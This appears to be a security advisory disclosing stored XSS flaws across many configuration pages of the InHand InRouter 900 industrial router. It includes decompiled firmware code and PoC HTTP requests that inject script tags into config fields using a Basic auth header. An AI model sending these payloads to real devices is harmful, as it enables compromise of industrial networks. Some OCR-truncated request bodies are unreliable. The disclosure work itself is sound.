Inhand InRouter 900 Industrial 4G Router Vulnerabilities(XSS)

Description

Stored XSS can occur via a special packet in the InRouter 900 Industrial 4G Router before firmware version 1.0.0.r11700.

1.Stored XSS

Vulnerable URL:setup-wan1.jsp、setup-sms-basic.jsp

The page shown below.

Let's check *jsp* file. ***web_exec*** wil execute system config command, for this case will show running config.

```
118  <% web_exec('show running-config cellular') %>
119  <% web_exec('show running-config netwatcher') %>
120  <% modem_list() %>
121  <% network_list() %>
122
123  if(cellular1_config)
124
125  var dest_keepalive_strict = 0;
126
```

So we need to modify running config to trigger XSS. We can modify running config via command config interface.

```
20:54:40 Router# configure terminal
20:55:35 Router(config)# cellular 1 gsm profile 1 3gnet s auto </script><script>alert(1)</script> 12

20:55:39 Router(config)# Connection closed by foreign host.
```

Also, we can send crafted packet, because no any sanitizer for user input, compose them and shown in front-end page.

```
ih_cmd_rsp_print("\t'profiles':[", v93, v94, v95);
v97 = 0;
v98 = &gl_myinfo;
do
{
  v99 = v98[316];
  v100 = v97 + 1;
  if ( v99 )
  {
    if ( v97 )
    {
      ih_cmd_rsp_print(",", v96, v99, v97);
      v99 = v98[316];
    }
    ih_cmd_rsp_print(
      "['%d','%d','%s','%s','%d','%s','%s']",
      v92,
      v99,
      (int)&gl_myinfo + 200 * (v92 - 1) + 1268,
      (char *)&gl_myinfo + 200 * (v92 - 1) + 1300,
      v98[333],
      (char *)&gl_myinfo + 200 * (v92 - 1) + 1336,
      (char *)&gl_myinfo + 200 * (v92 - 1) + 1400);
    v97 = v100;
  }
  ++v92;
```

PoC:

```
POST /apply.cgi HTTP/1.1
Host: 202.99.27.22
Content-Length: 329
Authorization: Basic YWRtOjEyMzQ1Ng==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://202.99.27.22
Referer: http://202.99.27.22/setup-pppoe.jsp?0.48866752532187463
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: web_autosave=1; web_state=0; web_alarms_refresh=3; web_status_route_refresh=5
; web_status_system_refresh=3; web_acl-modify=112-121; web_pingcount=4; web_pingsize=
32; web_status_log_refresh=0; web_nat-modify=0,0,ACL:100,cellular 1; web_rip_advanced
=0; web_ospf_advanced=0; web_redistribute_advanced=0; web_area_advanced=0;
web_if_advanced=0; web_bgp_advanced=0; web_status_sla_refresh=3;
web_status_track_refresh=3; web_status_vrrp_refresh=3; web_status_backup_refresh=3;
web_f_mqtt_advanced=0; web_status_mqtt_refresh=0; web_pingaddr=202.99.27.78;
web_pingoption=; web_tracehops=20; web_traceproto=0; web_tracewait=3; web_traceaddr=
202.99.27.78; web_traceoption=a; web_status_ipsec_refresh=0; web_status_dhcpd_refresh
=0; web_cellular_advanced=0; web_status_alarm_refresh=0; web_session=407b0cc
Connection: close

_ajax=1&_web_cmd=
interface%20dialer%201%0Ano%20shutdown%0Adialer%20pool%202%0Appp%20authentication%20a
u                                                                    23123%0Aip%20address%20st
a                                                                    l20%203%0Ano%20ppp%20debu
g
```

interface dialer 1
no shutdown
dialer pool 2
ppp authentication auto </script><script>alert(1)</script> 123123
ip address static local 1.1.1.1 peer 2.2.2.2
ppp keepalive 120 3
no ppp debug
!
!
copy running-config startup-config

2.Stored XSS

Vulnerable URL:setup-nat-detail.jsp、setup-nat.jsp、status-eth.jsp、status-system.jsp

The similar vulnerability.

```
<% web_exec('show running-config nat') %>
<% web_exec('show interface') %>

var vif_blank = [['', '']];

if(<%ih_license('wlan')%>){
    var vifs = [].concat(vif_blank, cellular_interface, eth_interface, sub_eth_interface, svi_interface, xdsl_interface,
    gre_interface, openvpn_interface, vp_interface, dot11radio_interface, bridge_interface);
}else {
    var vifs = [].concat(vif_blank, cellular_interface, eth_interface, sub_eth_interface, svi_interface, xdsl_interface,
    gre_interface, openvpn_interface, vp_interface, bridge_interface);
}
var interface_options = grid_list_all_vif_opts(vifs);
if(!<%ih_license('ig9')%>){
    interface_options.sortByPrefix("vlan");
```

PoC:

```
POST /apply.cgi HTTP/1.1
Host: 202.99.27.22
Content-Length: 289
Authorization: Basic YWRtOjEyMzQ1Ng==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/87.0.4280.88 Safari/537.36
DNT: 1
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://202.99.27.22
Referer: http://202.99.27.22/setup-nat-detail.jsp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Cookie: web_autosave=1; web_alarms_refresh=3; web_status_system_refresh=3; web_session=
7cdeaf19; web_cellular_advanced=0; web_status_ipsec_refresh=0; web_nat-modify=
1,1,cellular 1:TCP 8787,11.1.1.1:8888
Connection: close

_ajax=1&_web_cmd=
no%20ip%20dnat%20outside%20static%20tcp%20interface%20cellular%201%208787%2011.1.1.1%2088
88%20description%20123456%0Aip%20dnat%20outside%20static%20tcp%20interface%20cellular%201
%208787%2011.1.1.1%208888%20description%20</script><script>alert(1)</scrip%0A%21%0Acopy%
20running-config%20startup-con
```

Query Parameters (

Body Parameters (2)

Request Cookies (7)

Request Headers (1

no ip dnat outside static tcp interface cellular 1 8787 11.1.1.1 8888 descriptio
n 123456
ip dnat outside static tcp interface cellular 1 8787 11.1.1.1 8888 description </script><script>al
!
copy running-config startup-config

Press 'F2' for focus

3.Stored XSS

Vulnerable URL: setup-eth1.jsp、setup-eth2.jsp

The similar vulnerability.

```
    width: 300px;
}
</style>
<script type='text/javascript'>

<% ih_sysinfo() %>
<% ih_user_info() %>
<% web_exec('show running-config ethernet') %>
if(!<%ih_license('ig5')%>){
    <% web_exec('show bridge') %>
}
<% web_exec('show running-config dhcp-server') %>

var operator_priv = 12;

if(<%ih_license('ig9')%> && <%ih_license('ethernet2')%>){
```

```
POST /apply.cgi HTTP/1.1
Host: 202.99.27.22
Content-Length: 123
Authorization: Basic YWRtOjEyMzQlNg==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://202.99.27.22
Referer: http://202.99.27.22/setup-eth1.jsp?0.5633482136052013
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: web_autosave=1; web_state=0; web_alarms_refresh=3; web_status_route_refresh=5
; web_status_system_refresh=3; web_acl-modify=112-121; web_pingcount=4; web_pingsize=
32; web_status_log_refresh=0; web_nat-modify=0,0,ACL:100,cellular 1; web_rip_advanced
=0; web_ospf_advanced=0; web_redistribute_advanced=0; web_area_advanced=0;
web_if_advanced=0; web_bgp_advanced=0; web_status_sla_refresh=3;
web_status_track_refresh=3; web_status_vrrp_refresh=3; web_status_backup_refresh=3;
web_f_mqtt_advanced=0; web_status_mqtt_refresh=0; web_pingaddr=202.99.27.78;
web_pingoption=; web_tracehops=20; web_traceproto=0; web_tracewait=3; web_traceaddr=
202.99.27.78; web_traceoption=a; web_status_ipsec_refresh=0; web_status_dhcpd_refresh
=0; web_cellular_advanced=0; web_status_alarm_refresh=0; web_session=4fd36361
Connection: close

_ajax=1&_web_cmd=
%21%0Ainterface%20fastethernet%200/1%0Adescription%20</script><script>alert(1)</scrip
t>%0A%21%0Acopy%20running-confi
```

```
!
interface fastethernet 0/1
description </script><script>alert(1)</script>
!
copy running-config startup-config
```

4.Stored XSS

Vulnerable URL: setup-ipsec-main-page.jsp、setup-ipsec-extern-page.jsp、setup-ipsec-prof-config.jsp、setup-ipsec-tun-config.jsp、setup-ipsec-tunnel-p1.jsp、setup-ipsec-tunnel-p2.jsp、wizards-ipsec.jsp、wizards-ipsec-expert.jsp、setup-gre-tunnelIN.jsp、setup-ipsec-tunnel-setting.jsp


The similar vulnerability.

```
</style>

<script type="text/javascript">

<% ih_sysinfo() %>
<% ih_user_info() %>

<% web_exec('show running-config crypto') %>
```

PoC:

```
Pretty Raw \n Actions
1 POST /apply.cgi HTTP/1.1
2 Host: 202.99.27.22
3 Content-Length: 277
4 Authorization: Basic YWRtOjEyMzQ1Ng==
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
  Safari/537.36
6 DNT: 1
7 Content-Type: text/plain;charset=UTF-8
8 Accept: */*
9 Origin: http://202.99.27.22
10 Referer:
  http://202.99.27.22/setup-ipsec-main-page.jsp?0.5879775618914649
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
13 Cookie: web_autosave=1; web_alarms_refresh=3;
  web_status_system_refresh=3; web_session=7cdeaf19;
  web_cellular_advanced=0; web_status_ipsec_refresh=0;
  web_nat-modify=1,1,cellular 1:TCP 8787,11.1.1.1:8888
14 Connection: close
15
16 _ajax=1&_web_cmd=
  %21%0Ano%20crypto%20ikev1%20policy%20</script><script>alert(1)<
  /script>%0A%21%0Acrypto%20ikev1%20policy%201111111111111111%0A%2
  0%20encryption%20aes128%0A%20%20hash%20sha1%0A%20%20group%202%0
  A%20%20lifetime%
  -config%0A
```

```
!
no crypto ikev1 policy </script><script>alert(1)</script>
!
crypto ikev1 policy 111111111111111
 encryption aes128
 hash sha1
 group 2
 lifetime 86400
!
copy running-config startup-config
```



5.Stored XSS

Vulnerable URL：setup-l2tpc.jsp、setup-l2tps.jsp、wizards-l2tp.jsp

The similar vulnerability.

```
<script type='text/javascript'>

<% ih_sysinfo(); %>
<% ih_user_info(); %>

<% web_exec('show running-config l2tp'); %>

//l2tpclass_config = [['l2tpclass','0','test','123456']];
//pwclass_config = [['pwclass','l2tpclass','cellular 1']];
//l2tpc_config = [['1','1','1.1.1.1','pwclass','0','test','123456','','']];

<% web_exec('show interface')%>
//define option list
if(<%ih_license('wlan')%>){
    var vifs = [].concat(cellular_interface, eth_interface, sub_eth_interface,
    svi_interface, xdsl_interface, gre_interface, dot11radio_interface, bridge_interface);
    var bound_vifs = [].concat(eth_interface, sub_eth_interface, svi_interface,
    dot11radio_interface);
```

PoC:

Pretty Raw \n Actions

```
1  POST /apply.cgi HTTP/1.1
2  Host: 202.99.27.22
3  Content-Length: 174
4  Authorization: Basic YWRtOjEyMzQ1Ng==
5  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
   Safari/537.36
6  DNT: 1
7  Content-Type: text/plain;charset=UTF-8
8  Accept: */*
9  Origin: http://202.99.27.22
10 Referer: http://202.99.27.22/setup-l2tpc.jsp?0.6182023257248515
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
13 Cookie: web_autosave=1; web_alarms_refresh=3;
   web_status_system_refresh=3; web_cellular_advanced=0;
   web_status_ipsec_refresh=0; web_nat-modify=1,1,cellular 1:TCP
   8787,11.1.1.1:8888; web_status_openvpn_refresh=3;
   web_gre-network-type=1; web_status_sla_refresh=3;
   web_status_l2tp_refresh=3; web_session=7f34dce7
14 Connection: close
15
16 _ajax=1&_web_cmd=
   no%20l2tp-class%2066666%0Al2tp-class%20</script><script>alert(1
   )</script>%0Ano%20authentication%0Ahostname%20qwe%0Apassword%20
   123%0A%21%0A%21%0Acopy%20running-config%20startup-config%0A
```

```
no l2tp-class 66666
l2tp-class </script><script>alert(1)</script>
no authentication
hostname qwe
password 123
!
!
copy running-config startup-config
```

Press 'F2' for focus

6.Stored XSS

Vulnerable URL:setup-access-add.jsp、setup-access-modify.jsp、setup-access-remove.jsp

The similar vulnerability.

```
<script type='text/javascript'>

//var adm_user = 'adm';
//var adm_passwd = '123456';
//var adm_users = [['zhengyb', '666666', 0]];

<% ih_sysinfo() %>
<% ih_user_info(); %>
<% web_exec('show running-config users') %>

admin_priv = 15;

if (!<%ih_license('idtu9')%>) {
var privilege_list = [
[0, " "],
[1, "1"],
[2, "2"]
```

PoC:

```
POST /apply.cgi HTTP/1.1
Host: 202.99.27.22
Content-Length: 117
Authorization: Basic YWRtOjEyMzQ1Ng==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://202.99.27.22
Referer: http://202.99.27.22/setup-access-add.jsp?0.475427035936016
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: web_autosave=1; web_state=0; web_alarms_refresh=3; web_status_route_refresh=5
; web_status_system_refresh=3; web_acl-modify=112-121; web_pingcount=4; web_pingsize=
32; web_status_log_refresh=0; web_nat-modify=0,0,ACL:100,cellular 1; web_rip_advanced
=0; web_ospf_advanced=0; web_redistribute_advanced=0; web_area_advanced=0;
web_if_advanced=0; web_bgp_advanced=0; web_status_sla_refresh=3;
web_status_track_refresh=3; web_status_vrrp_refresh=3; web_status_backup_refresh=3;
web_f_mqtt_advanced=0; web_status_mqtt_refresh=0; web_pingaddr=202.99.27.78;
web_pingoption=; web_tracehops=20; web_traceproto=0; web_tracewait=3; web_traceaddr=
202.99.27.78; web_traceoption=a; web_status_ipsec_refresh=0; web_status_dhcpd_refresh
=0; web_cellular_advanced=0; web_status_alarm_refresh=0; web_status_l2tp_refresh=3;
web_session=12e0292f
Connection: close

_ajax=1&_web_cmd=
%21%0Ausername%20</script><script>alert(1)</script>%20privilege%201%20password%201234
56%0Acopy%20running-config%20startup-config%0A
```

```
!
username </script><script>alert(1)</script> privilege 1 password 123456
copy running-config startup-config
```

7.Stored XSS

Vulnerable URL：setup-openvpn-client.jsp、setup-acl.jsp、setup-bgp-config.jsp、setup-ddns.jsp、setup-dhcp.jsp、setup-dhcpclient.jsp、setup-dhcprelay.jsp、setup-dtu1-dc.jsp、setup-dtu1-iec.jsp、setup-dtu1-rfc2217.jsp、setup-dtu1-rtu2tcp.jsp、setup-dtu1-tcpserver.jsp、setup-dtu1-vserial.jsp、setup-dtu1.jsp、setup-dtu2-dc.jsp、setup-dtu2-iec.jsp、setup-dtu2-rfc2217.jsp、setup-dtu2-rtu2tcp.jsp、setup-dtu2-tcpserver.jsp、setup-

dtu2-vserial.jsp、setup-dtu2.jsp、setup-dyn-bgp.jsp、setup-dyn-ospf.jsp、setup-dyn-rip.jsp、setup-gps-tcpservice.jsp、setup-gre-tunnelN.jsp、setup-if-backup.jsp、setup-ipd.jsp、setup-ipsec-prof-config.jsp、setup-ipsec-tun-config.jsp、setup-ipsec-tunnel-setting.jsp、setup-l2tpc.jsp、setup-mgmt-services.jsp、setup-mroute-basic.jsp、setup-mroute-igmp.jsp、setup-nat-detail.jsp、setup-nat.jsp、setup-ntp-server.jsp、setup-openvpn-clientN.jsp、setup-openvpn-server.jsp、setup-portal-nc.jsp、setup-portal-wd.jsp、setup-pppoe.jsp、setup-radius.jsp、setup-snmp.jsp、setup-sntp.jsp、setup-static-route.jsp、setup-track.jsp、setup-traffic.jsp、setup-vrrp.jsp、setup-wlan0.jsp、setup-wlan1.jsp、status-system.jsx、tools-tcpdump.jsp、wizards-ipsec.jsp、wizards-l2tp.jsp、wizards-lan.jsp、wizards-portmapping.jsp、wizards-wan0.jsp

The similar vulnerability.

```
<% ih_sysinfo() %>
<% ih_user_info() %>

<% web_exec('show openvpn brief')%>

//var openvpn_client_brief= [[1,'2','1','10.5.3.192','1194','cisco','cisco','client']];

var cert_list = [['0',openvpn.auth_none],
        ['1', openvpn.auth_userpass],
        ['2', openvpn.auth_statickey],
        ['3', openvpn.auth_psk],
        ['4', openvpn.auth_psk_up],
        ['5', openvpn.auth_psk_tls],
        ['6', openvpn.auth_psk_tls_up]];
//[['0',' '],['1', 'username-password'],['2','static-key'],['3','preshared-key'],   ['4',
'preshared-key/tls-authentication'],
        //['5','preshared-key/tls-authentication/username-password']];
```

Binary file reverse:

```
  ih_cmd_rsp_print("openvpn_client_brief=[");
  v10 = 0;
  while ( 1 )
  {
    while ( 1 )
    {
      v11 = (char *)&gl_myinfo + v1;
      if ( *(_DWORD *)((char *)&gl_myinfo + v1 + 18748) )
        break;
LABEL_31:
      ++v9;
      v1 += 34140;
      if ( v9 == 10 )
        goto LABEL_35;
    }
    get_str_from_if_info((char *)&gl_myinfo + 140 * v9 + 4200, v18);
    v12 = (unsigned __int8)v11[19876];
    if ( !v11[19876] )
    {
      ih_cmd_rsp_print("[%d,", *(_DWORD *)((char *)&gl_myinfo + v1 + 18752));
      v16 = v12;
      ih_cmd_rsp_print("'%d',", *(_DWORD *)((char *)&gl_myinfo + v1 + 18748));
      ih_cmd_rsp_print("'%s',", v18);
      ih_cmd_rsp_print("'%d',", *((_DWORD *)v11 + 12654));
      ih_cmd_rsp_print("[");
      v17 = (char *)&gl_myinfo + 34140 * v9 + 18676;
```

PoC:

```
POST /apply.cgi HTTP/1.1
Host: 202.99.27.22
Content-Length: 213
Authorization: Basic YWRtOjEyMzQ1Ng==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
Safari/537.36
DNT: 1
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://202.99.27.22
Referer: http://202.99.27.22/setup-openvpn-clientN.jsp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Cookie: web_autosave=1; web_alarms_refresh=3; web_status_system_refresh
=3; web_cellular_advanced=0; web_status_ipsec_refresh=0; web_nat-modify
=1,1,cellular 1:TCP 8787,11.1.1.1:8888; web_status_openvpn_refresh=3;
web_gre-network-type=1; web_status_sla_refresh=3;
web_status_l2tp_refresh=3; web_f_openvpn_advanced=0; web_session=
7f41f625
Connection: close

_ajax=1&_web_cmd=
%21%0Ainterface%20openvpn%202%0A%20%20ip%20address%20static%20local%201
.1.1.1%20peer%202.2.2.2%0A%21%0Ainterf
0</script><script>alert(1)</script>%0A
rtup-config%0A
```

```
!
interface openvpn 2
 ip address static local 1.1.1.1 peer 2.2.2.2
!
interface openvpn 2
description </script><script>alert(1)</script>
!
copy running-config startup-config
```

Press 'F2' for foc

8.Stored XSS

Vulnerable URL：cert-mgr.jsp、cert-req.jsp、cert-mgr-ca.jsp

The similar vulnerability.

```
<script type='text/javascript'>

<% ih_sysinfo() %>
<% ih_user_info() %>

<% web_exec('show running-config cert-enroll') %>
<% web_exec('show crypto ca certificate') %>

var operator_priv = 12;

var scep_status = '';

if (cert_status[0][0] == 2 )
    scep_status = 'Regenrate';
else if (cert_status[0][0] == 3)
    scep_status = 'Enrolling';
else if (cert_status[0][0] == 1)
    scep_status = 'Completion';
else if (cert_status[0][0] == 4)
    scep_status = 'Re-enrolling';
else if (cert_status[0][0] == 0
        || cert_status[0][0] == 5)
    scep_status = 'Initiation';
```

PoC:

```
POST /apply.cgi HTTP/1.1
Host: 202.99.27.22
Content-Length: 115
Authorization: Basic YWRtOjEyMzQ1Ng==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
Safari/537.36
DNT: 1
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://202.99.27.22
Referer: http://202.99.27.22/cert-mgr.jsp?0.5448144992159736
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Cookie: web_autosave=1; web_alarms_refresh=3;
web_status_system_refresh=3; web_cellular_advanced=0;
web_status_ipsec_refresh=0; web_nat-modify=1,1,cellular 1:TCP
8787,11.1.1.1:8888; web_status_openvpn_refresh=3;
web_gre-network-type=1; web_status_sla_refresh=3;
web_status_l2tp_refresh=3; web_f_openvpn_advanced=0;
web_session=59884b97
Connection: close

_ajax=1&_web_cmd=
crypto%20key%20encrypt%20rsa%20passphrase%20</script><script>a
lert(1)</script>%0A%21%0Acopy%20running-config%20startup-confi
g%0A
```

9.Stored XSS

Vulnerable URL：setup-acl.jsp、setup-acl.jsp、setup-mgmt-services.jsp、setup-wlan0.jsp、setup-wlan1.jsp

```
<% web_exec('show interface') %>

<% web_exec('show running-config access-list') %>


/*****************************************************************/
if(<%ih_license('wlan')%>){
    var vifs = [].concat(cellular_interface, eth_interface, sub_eth_interface,
    svi_interface, xdsl_interface, gre_interface, openvpn_interface, vp_interface,
    dot11radio_interface, bridge_interface);
}else {
    var vifs = [].concat(cellular_interface, eth_interface, sub_eth_interface,
    svi_interface, xdsl_interface, gre_interface, openvpn_interface, vp_interface,
    bridge_interface);
}
```

PoC:

```
POST /apply.cgi HTTP/1.1
Host: 202.99.27.22
Content-Length: 194
Authorization: Basic YWRtOjEyMzQ1Ng==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/87.0.4280.88 Safari/537.36
DNT: 1
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://202.99.27.22
Referer: http://202.99.27.22/setup-acl-detail.jsp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Cookie: web_autosave=1; web_alarms_refresh=3; web_status_system_refresh=3;
web_cellular_advanced=0; web_status_ipsec_refresh=0; web_nat-modify=1,1,cellular 1:TCP
8787,11.1.1.1:8888; web_status_openvpn_refresh=3; web_gre-network-type=1;
web_status_sla_refresh=3; web_status_l2tp_refresh=3; web_f_openvpn_advanced=0;
web_session=59884b97
Connection: close

_ajax=1&_web_cmd=
%21%0Aaccess-list%20123%201%20%20permit%20ip%201.1.1.1%200.0.0.255%202.2.2.2%200.0.0.25
5%20%0Aaccess-list%20123%20remark%20</script><script>alert(1)</script>%0A%21%0Acopy%20r
unning-config%20startup-config%0A
```

10.Stored XSS

Vulnerable URL：service-mqtt.jsp、service-ovdp.jsp

```
<script type='text/javascript'>

<% ih_sysinfo() %>
<% ih_user_info(); %>
<% web_exec('show running-config mqtt') %>
<% web_exec('show running-config ovdp') %>
```

Still no any sanitizer

```
    goto LABEL_19;
  }
  ih_cmd_rsp_print("mqtt_config=[");
  ih_cmd_rsp_print("%d,");
  ih_cmd_rsp_print("'%s',");
  ih_cmd_rsp_print("'%s',");
  ih_cmd_rsp_print("%d,");
  ih_cmd_rsp_print("%d,");
  ih_cmd_rsp_print("%d,");
  ih_cmd_rsp_print("%d,");
  ih_cmd_rsp_print("'%s',");
  ih_cmd_rsp_print("%d,");
  ih_cmd_rsp_print("'%s',");
  ih_cmd_rsp_print("'%s',");
  ih_cmd_rsp_print("%d,");
  ih_cmd_rsp_print("%d,");
  ih_cmd_rsp_print("'%s',");
  ih_cmd_rsp_print("'%s',");
  ih_cmd_rsp_print("'%s',");
  ih_cmd_rsp_print("'%0.8f',");
  ih_cmd_rsp_print("'%0.8f',");
  ih_cmd_rsp_print("'%s',");
  ih_cmd_rsp_print("'%s',");
  ih_cmd_rsp_print("];\n");
  return 0;
```

PoC:

```
POST /apply.cgi HTTP/1.1
Host: 202.99.27.22
Content-Length: 101
Authorization: Basic YWRtOjEyMzQlNg==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://202.99.27.22
Referer: http://202.99.27.22/service-mqtt.jsp?0.3816483205326009
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: web_autosave=1; web_state=0; web_alarms_refresh=3; web_status_route_refresh=5;
web_status_system_refresh=3; web_acl-modify=112-121; web_pingcount=4; web_pingsize=32;
web_status_log_refresh=0; web_nat-modify=0,0,ACL:100,cellular 1; web_rip_advanced=0; web_ospf_advanced=0;
web_area_advanced=0; web_redistribute_advanced=0; web_if_advanced=0; web_bgp_advanced=0;
web_status_sla_refresh=3; web_status_track_refresh=3; web_status_vrrp_refresh=3; web_status_backup_refresh=3
; web_status_mqtt_refresh=0; web_pingaddr=202.99.27.78; web_pingoption=; web_tracehops=20; web_tracewait=3;
web_traceproto=0; web_traceaddr=202.99.27.78; web_traceoption=a; web_status_ipsec_refresh=0;
web_status_dhcpd_refresh=0; web_cellular_advanced=0; web_status_alarm_refresh=0; web_status_l2tp_refresh=3;
web_f_mqtt_advanced=0; web_session=67b0719d
Connection: close

_ajax=1&ovdp_mode=&_web_cmd=
%21%0Amqtt%20name%20</scirpt><script>alert(1)</script>%0A%21%0Acopy%20running-config%20startup-config%0A
```